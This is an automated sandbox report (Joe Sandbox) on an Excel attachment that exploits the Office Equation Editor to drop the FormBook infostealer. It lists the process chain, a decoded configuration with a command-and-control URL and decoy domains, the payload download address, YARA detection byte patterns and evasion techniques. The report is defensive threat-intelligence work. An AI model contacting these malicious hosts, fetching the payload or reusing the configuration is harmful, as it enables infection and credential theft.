ID: 562488
Sample Name: Vecchio debito_SKTGH_465585484754.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 22:46:19
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Vecchio debito_SKTGH_4655854847 54.xlsx

Overview

General Information

Sample Name:	Vecchio debito_SKTGH_465585484754.xlsx
Analysis ID:	562488
MD5:	3ecca47c8fd3d3…
SHA1:	0bed1382da7ffea.
SHA256:	6f401d7546fc2bd..
Tags:	Formbook VelvetSweatshop xlsx
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- Office document tries to convince v…
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2552 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 3048 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1416 cmdline: "C:\Users\Public\vbc.exe" MD5: A8F58E851A89075EE8AB92E5CB6A776C)
    - vbc.exe (PID: 2860 cmdline: C:\Users\Public\vbc.exe MD5: A8F58E851A89075EE8AB92E5CB6A776C)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cscript.exe (PID: 2540 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: A3A35EE79C64A640152B3113E6E254E2)
          - cmd.exe (PID: 2812 cmdline: /c del "C:\Users\Public\vbc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.drmichaelirvine.com/yrcy/"
  ],
  "decoy": [
    "ordermws-brands.com",
    "jkbswj.com",
    "dairatwsl.com",
    "lewismiddleton.com",
    "hevenorfeed.com",
    "kovogueshop.com",
    "cyberitconsultingz.com",
    "besrbee.com",
    "workerscompfl1.com",
    "wayfinderacu.com",
    "smplkindness.com",
    "servicesitcy.com",
    "babyvv.com",
    "fly-crypto.com",
    "chahuima.com",
    "trist-n.tech",
    "minjia56.com",
    "oded.top",
    "mes-dents-blanches.com",
    "nethunsleather.com",
    "onlinesindh.com",
    "genrage.com",
    "bhalawat.com",
    "5gwirelesszone.com",
    "semejnyjochag.com",
    "shopvintageallure.com",
    "laqueenbeautybar.supplies",
    "hominyprintingmuseum.com",
    "taksimbet13.com",
    "fairytalesinc.com",
    "loversscout.com",
    "nxn-n.com",
    "lovebydarius.store",
    "mintnft.tours",
    "snowjamproductiosmedia.com",
    "boraviajar.website",
    "cryptointelcenter.com",
    "m2momshealth.com",
    "perfectionbyinjection.com",
    "cletechsolutions.com",
    "skin4trade.com",
    "a9d7c19f0282.com",
    "waltersswholesale.com",
    "lendsoar.com",
    "virginialandsforsale.com",
    "shinepatio.com",
    "nba2klocker.team",
    "picturebookoriginals.com",
    "chatteusa.com",
    "bodevolidu.quest",
    "certidaoja.com",
    "scgxjp.com",
    "cbd-cannabis-store.com",
    "kadinisigi.com",
    "vacoveco.com",
    "hostedexchangemaintainces.com",
    "hf59184.com",
    "jingguanfm.com",
    "browsealto.com",
    "kymyra.com",
    "xrgoods.com",
    "dtsddcpj.com",
    "uptimisedmc.com",
    "redsigndesign.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.511693460.00000000001C0000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.511693460.00000000001C0000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.511693460.00000000001C0000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.668980858.0000000000070000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.668980858.0000000000070000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.vbc.exe.400000.5.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.vbc.exe.400000.5.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.0.vbc.exe.400000.5.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
5.0.vbc.exe.400000.9.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
5.0.vbc.exe.400000.9.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 19 entries				

Sigma Overview

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation

.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Drops PE files to the user root directory

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	Path Interception	6 1 2 Process Injection	1 1 1 Masquerading	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 Extra Window Memory Injection	1 1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	6 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Deobfuscate/Decode Files or Information	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 1 3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 1 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Extra Window Memory Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Vecchio debito_SKTGH_465585484754.xlsx	40%	Virustotal		Browse
Vecchio debito_SKTGH_465585484754.xlsx	33%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.vbc.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
dairatwsl.com	8%	Virustotal		Browse
www.vacoveco.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://java.sun.com	0%	URL Reputation	safe	
http://www.hevenorfeed.com/yrcy/?jdfhnl=EvxTDFUPJ2-xUnMP&aN=H+0J8LIoM8xANCuc1KZRmbjixQokhoGpIPkQBETMRHrzrLtxV7SOMJUbaHNEQWxSCcCQ4A==	0%	Avira URL Cloud	safe	
http://www.laqueenbeautybar.supplies/yrcy/?jdfhnl=EvxTDFUPJ2-xUnMP&aN=v3r6hW97z/ZOf9TDdHCkxkGayxrL9igaQBwyCSAaMVPNp+0Lw1V9xr9SflbU5XGqGaZNIw==	0%	Avira URL Cloud	safe	
http://blog.iandreev.com/	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://103.167.92.57/CRC/vbc.exe	100%	Avira URL Cloud	malware	
http://www.dairatwsl.com/yrcy/?aN=e/RF5Wkvcu2kD6Q92hYVOLL0JiY85m+wPQ7mJBVhAbkMJKQBASQfBcFHsaVDtw323W8DmA==&jdfhnl=EvxTDFUPJ2-xUnMP	0%	Avira URL Cloud	safe	
www.drmichaelirvine.com/yrcy/	100%	Avira URL Cloud	malware	
http://blog.iandreev.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.laqueenbeautybar.supplies	206.188.192.2	true	true		unknown
dairatwsl.com	162.241.244.46	true	true	• 8%, Virustotal, Browse	unknown
www.hevenorfeed.com	216.177.167.5	true	true		unknown
www.vacoveco.com	unknown	unknown	true	• 1%, Virustotal, Browse	unknown
www.dairatwsl.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.hevenorfeed.com/yrcy/?jdfhnl=EvxTDFUPJ2-xUnMP&aN=H+0J8LIoM8xANCuc1KZRmbjixQokhoGpIPkQBETMRHrzrLtxV7SOMJUbaHNEQWxSCcCQ4A==	true	• Avira URL Cloud: safe	unknown
http://www.laqueenbeautybar.supplies/yrcy/?jdfhnl=EvxTDFUPJ2-xUnMP&aN=v3r6hW97z/ZOf9TDdHCkxkGayxrL9igaQBwyCSAaMVPNp+0Lw1V9xr9SflbU5XGqGaZNIw==	true	• Avira URL Cloud: safe	unknown
http://103.167.92.57/CRC/vbc.exe	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.dairatwsl.com/yrcy/?aN=e/RF5Wkvcu2kD6Q92hYVOLL0JiY85m+wPQ7mJBVhAbkMJKQBASQfBcFHsaVDtw323W8DmA==&jdfhnl=EvxTDFUPJ2-xUnMP	true	• Avira URL Cloud: safe	unknown
www.drmichaelirvine.com/yrcy/	true	• Avira URL Cloud: malware	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	explorer.exe, 00000006.00000000.49185059 7.0000000002CC7000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.00000000.49166183 4.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://java.sun.com	explorer.exe, 00000006.00000000.47996996 0.0000000000255000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://investor.msn.com	explorer.exe, 00000006.00000000.49166183 4.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	explorer.exe, 00000006.00000000.49166183 4.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://blog.iandreev.com/	vbc.exe, 00000004.00000002.478639061.000 00000024C1000.00000004.00000800.00020000 .00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	explorer.exe, 00000006.00000000.49185059 7.0000000002CC7000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	explorer.exe, 00000006.00000000.55550619 9.0000000001BE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.00000000.50116713 2.000000000447A000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 006.00000000.560110260.00000000083F8000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.484447982.000000 000447A000.00000004.00000001.00020000.00 000000.sdmp	false		high
http://investor.msn.com/	explorer.exe, 00000006.00000000.49166183 4.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://blog.iandreev.com	vbc.exe, 00000004.00000002.478639061.000 00000024C1000.00000004.00000800.00020000 .00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleaner	explorer.exe, 00000006.00000000.50116713 2.000000000447A000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 006.00000000.560110260.00000000083F8000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000006.00000000.484447982.000000 000447A000.00000004.00000001.00020000.00 000000.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000006.00000000.55550619 9.0000000001BE0000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.autoitscript.com/autoit3	explorer.exe, 00000006.00000000.47996996 0.0000000000255000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://https://support.mozilla.org	explorer.exe, 00000006.00000000.47996996 0.0000000000255000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	explorer.exe, 00000006.00000000.49185059 7.0000000002CC7000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.hotmail.com/oe	explorer.exe, 00000006.00000000.49166183 4.0000000002AE0000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://servername/isapibackend.dll	explorer.exe, 00000006.00000000.49938156 4.0000000003E50000.00000002.00000001.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.244.46	dairatwsl.com	United States		46606	UNIFIEDLAYER-AS-1US	true
206.188.192.2	www.laqueenbeautybar.supplies	United States		55002	DEFENSE-NETUS	true
216.177.167.5	www.hevenorfeed.com	United States		16527	GVTCINTERNETUS	true
103.167.92.57	unknown	unknown		7575	AARNET-AS-APAustralianAcademicandResearchNetworkAARNe	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562488
Start date:	28.01.2022
Start time:	22:46:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Vecchio debito_SKTGH_465585484754.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
